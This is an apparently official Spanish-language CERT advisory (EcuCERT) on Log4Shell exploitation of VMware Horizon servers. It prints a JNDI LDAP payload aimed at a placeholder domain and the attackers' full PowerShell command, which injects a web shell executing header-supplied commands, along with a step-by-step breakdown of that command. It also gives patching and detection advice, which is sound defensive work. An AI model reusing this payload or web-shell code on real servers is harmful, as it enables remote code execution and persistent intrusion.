Nro. Alerta:	EC-2022-07	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS **ALERTA DE SEGURIDAD**	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS ECUCERT
TLP:	TLP:BLANCO		
Fecha:	11-enero-2022	**Vulnerabilidades de Log4Shell en los servidores de VMware Horizon**	Versión 1.0

I. DATOS GENERALES:

Clase de alerta: Vulnerabilidad
Tipo de incidente: Sistemas y/o Software
Nivel de riesgo: Medio

II. ALERTA

Atacantes aprovechan vulnerabilidades de Log4Shell en los servidores de VMware Horizon[1] para establecer shells web para futuros ataques.

Figura 1.- Ilustraciones relacionadas a VMware Horizon
Fuente: VMware

III. INTRODUCCIÓN

El equipo de seguridad digital del Servicio Nacional de Salud (NHS) del Reino Unido; a través de su sitio WEB, informa sobre la explotación de las vulnerabilidades de Log4Shell en servidores VMware Horizon.

El ataque realizado emplea el patrón del exploit Log4Shell inicial; es decir, el atacante envía una solicitud JDNI a un servidor VMWare Horizon y en el caso de que el servidor no ha sido parcheado, el exploit del atacante obligará al servidor de Horizon a conectarse a través de

[1] **VMware Horizon** es un producto de virtualización de aplicaciones y escritorios comerciales desarrollado por VMware.

LDAP[2] a un dominio malicioso, descargar y luego ejecutar un script de PowerShell que instala un shell web, que será usado para futuros ataques.

Este ataque no es el primero que afecta a los productos de VMware como resultado de vulnerabilidades en la librería Log4j; se han reportado ataques a servidores VMware Vcenter con el objetivo de instalar el ransomware Conti. Sin embargo, para contrarrestar esta problemática VMware publicó diferentes actualizaciones de seguridad para sus productos.

IV. VECTOR DE ATAQUE: Exploit / RCE

A continuación, se describe el modo de operación de los atacantes.

1. **Fase de reconocimiento:** Se busca encontrar debilidades; para ello se emplea JNDI aprovechando la vulnerabilidad Log4Shell en el servicio Apache Tomcat que está integrado en VMware Horizon

   Carga útil: ${jndi:ldap://***example.com***}

2. **Ataque:** A través de LDAP se ejecuta un archivo de clase Java malicioso que inyecta un shell web en el servicio VM Blast Secure Gateway; iniciando el siguiente comando de PowerShell, generado desde **ws_TomcatService.exe** :

```
powershell -c "$path=gwmi win32_service|?{$_.Name -like """*VMBlastSG*"""}|%{$_.PathName -replace '""""', '' -replace
"""nssm.exe""","""lib\absg-worker.js"""};$expr="""req.connection.end();`r`n`t`t`t}`r`n`r`n`t`t`tif (String(req.url).includes
('<REDACTED - ATTACKER KEY>')) {`r`n`t`t`t`ttry {`r`n`t`t`t`t`treplyError(req, res, 200, require('child_process').execSync
(`r`n`t`t`t`t`t`tBuffer.from(req.headers['data'], 'base64').toString('ascii')`r`n`t`t`t`t`t).toString());`r`n`t`t`t`t}
`r`n`t`t`t`tcatch (err) {`r`n`t`t`t`t`treplyError(req, res, 400, err.stderr.toString());`r`n`t`t`t`t}`r`n`t`t`t`treturn;""";
(Get-Content $path)|ForEach-Object {$_ -replace """req.connection.end\(\)\;""", $expr}|Set-Content $path;Restart-Service -Force
VMBlastSG"
```

Figura 2.- Ilustraciones relacionadas al comando de PowerShell
Fuente: NHS Digital

El comando ejecutado:

Sección del comando	Descripción
Invoca **Get-WMIObject** en win32_service y devuelve una lista de nombres de servicios que contienen '**VMBlastSG**'.	powershell -c "$path=gwmi win32_service\|?{$.Name -like """VMBlastSG"""}|%{$.PathName -replace '""""', '' -replace """nssm.exe"

[2] **LDAP** Protocolo ligero de acceso a directorios.

Nro. Alerta:	EC-2022-07	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS **ALERTA DE SEGURIDAD**	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS ECUCERT
TLP:	TLP:BLANCO		
Fecha:	11-enero-2022	**Vulnerabilidades de Log4Shell en los servidores de VMware Horizon**	Versión 1.0

Identifica la ruta del archivo para el servicio. Reemplaza instancias de **'nssm.exe'** con **'lib/absg-worker.js'** y escribe esta ruta en **$path**, identificando así la ubicación del archivo **'absg-worker.js'** para la instancia de VMware Horizon de destino.	"", """lib\absg-worker.js"""} ;

Escribe un bloque de código en **$expr** que escucha cualquier solicitud web que contenga una cadena codificada específica en el URI antes de ejecutar comandos arbitrarios contenidos en el objeto de encabezado de datos.
 	
La salida se entrega al atacante a través de '**replyError**' donde las solicitudes contienen la cadena especificada; de lo contrario, se devuelve un mensaje de error estándar.
	$expr="""req.conexión.end();
	
	if(String(req.url).includes('REDACTED')) {intentar {replyError(req, res, 200, require('child_process').execSync(Buffer.from(req.headers['data'], 'base64').toString('ascii')`r`n`t`t`t`t`t).toString());
	
	catch (err) {replyError(req, res, 400, err.stderr.toString());
	
	regreso;""";

Recupera la lista de nombres de ruta de servicio almacenados en **$ruta** y para cada uno reemplaza cualquier instancia de **"req.connection.end()\;"** con el bloque de código almacenado en **$expr** descrito anteriormente, inyectando así el shell web. Luego, el servicio '**VMBLAstSG**' se reinicia a la fuerza para iniciar el agente de escucha.	(Get-Content $path)\|ForEach-Object {$_ -replace """req.connection.end()\;""", $expr}|Set-Content $path;Restart-Service -Force VMBlastSG"

Tabla 1.- Comando PowerShell
Fuente: NHS Digital

3. **Explotación:** El atacante puede ejecutar comandos arbitrarios recibidos a través de HTTP/HTTPS como objetos de encabezado con una cadena codificada; así mismo, Shell Web puede ser usado para implementar software malicioso adicional, exfiltración de datos o implementación de ransomware.

Nro. Alerta:	EC-2022-07	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS **ALERTA DE SEGURIDAD**	CENTRO DE RESPUESTA A INCIDENTES INFORMÁTICOS ECUCERT
TLP:	TLP:BLANCO		
Fecha:	11-enero-2022	**Vulnerabilidades de Log4Shell en los servidores de VMware Horizon**	Versión 1.0



Figura 3.- Ilustraciones relacionadas al ataque a VMware Horizon
Fuente: NHS Digital

V. IMPACTO

- Entre las consecuencias que provoca la no actualización de sistemas y aplicaciones en relación a log4j; es que un atacante puede realizar una ejecución remota de código.

- Las siguientes versiones se ven afectadas: VMware Horizon (64 bits) 2006-111, 7.13.0-7.13.1, 7.10.0-7.10.3

VI. RECOMENDACIONES:

El EcuCERT recomienda a su comunidad objetivo:

- Actualizar VMware Horizon y revisar periódicamente el aviso de seguridad VMSA-**2021-0028.8**, disponible en el siguiente link: https://www.vmware.com/security/advisories/VMSA-2021-0028.html
- Revisar cualquier proceso **powershell.exe** que contenga **'VMBlastSG'** en la línea de comandos.
- Revisar si existen modificaciones de archivo a **'...\VMware\VMware View\Server\appblastgateway\lib\absg-worker.js'**: este archivo generalmente se sobrescribe durante las actualizaciones y no se modifica.
- Instalar las actualizaciones entregadas por el proveedor.

- Mantener los sistemas y las diferentes aplicaciones actualizadas.

VII. REFERENCIAS:

Cimpanu, C. (07 de 01 de 2022). *The Record*. Obtenido de The Record: https://therecord.media/uk-nhs-threat-actor-targets-vmware-horizon-servers-using-log4shell-exploits/

Digital, N. (05 de 01 de 2022). *NHS Digital*. Obtenido de NHS Digital: https://digital.nhs.uk/cyber-alerts/2022/cc-4002

Lakshmanán, R. (07 de 01 de 2022). *The Hacker News*. Obtenido de The Hacker News: https://thehackernews.com/2022/01/nhs-warns-of-hackers-targeting-log4j.html

Solutions, V. S. (07 de 01 de 2022). *VMware*. Obtenido de VMware: https://www.vmware.com/security/advisories/VMSA-2021-0028.html

Toulas, B. (07 de 01 de 2022). *BleepingComputer*. Obtenido de BleepingComputer: https://www.bleepingcomputer.com/news/security/nhs-warns-of-hackers-exploiting-log4shell-in-vmware-horizon/

VMware. (s.f.). *VMware*. Obtenido de VMware: https://www.vmware.com/latam/products/horizon.html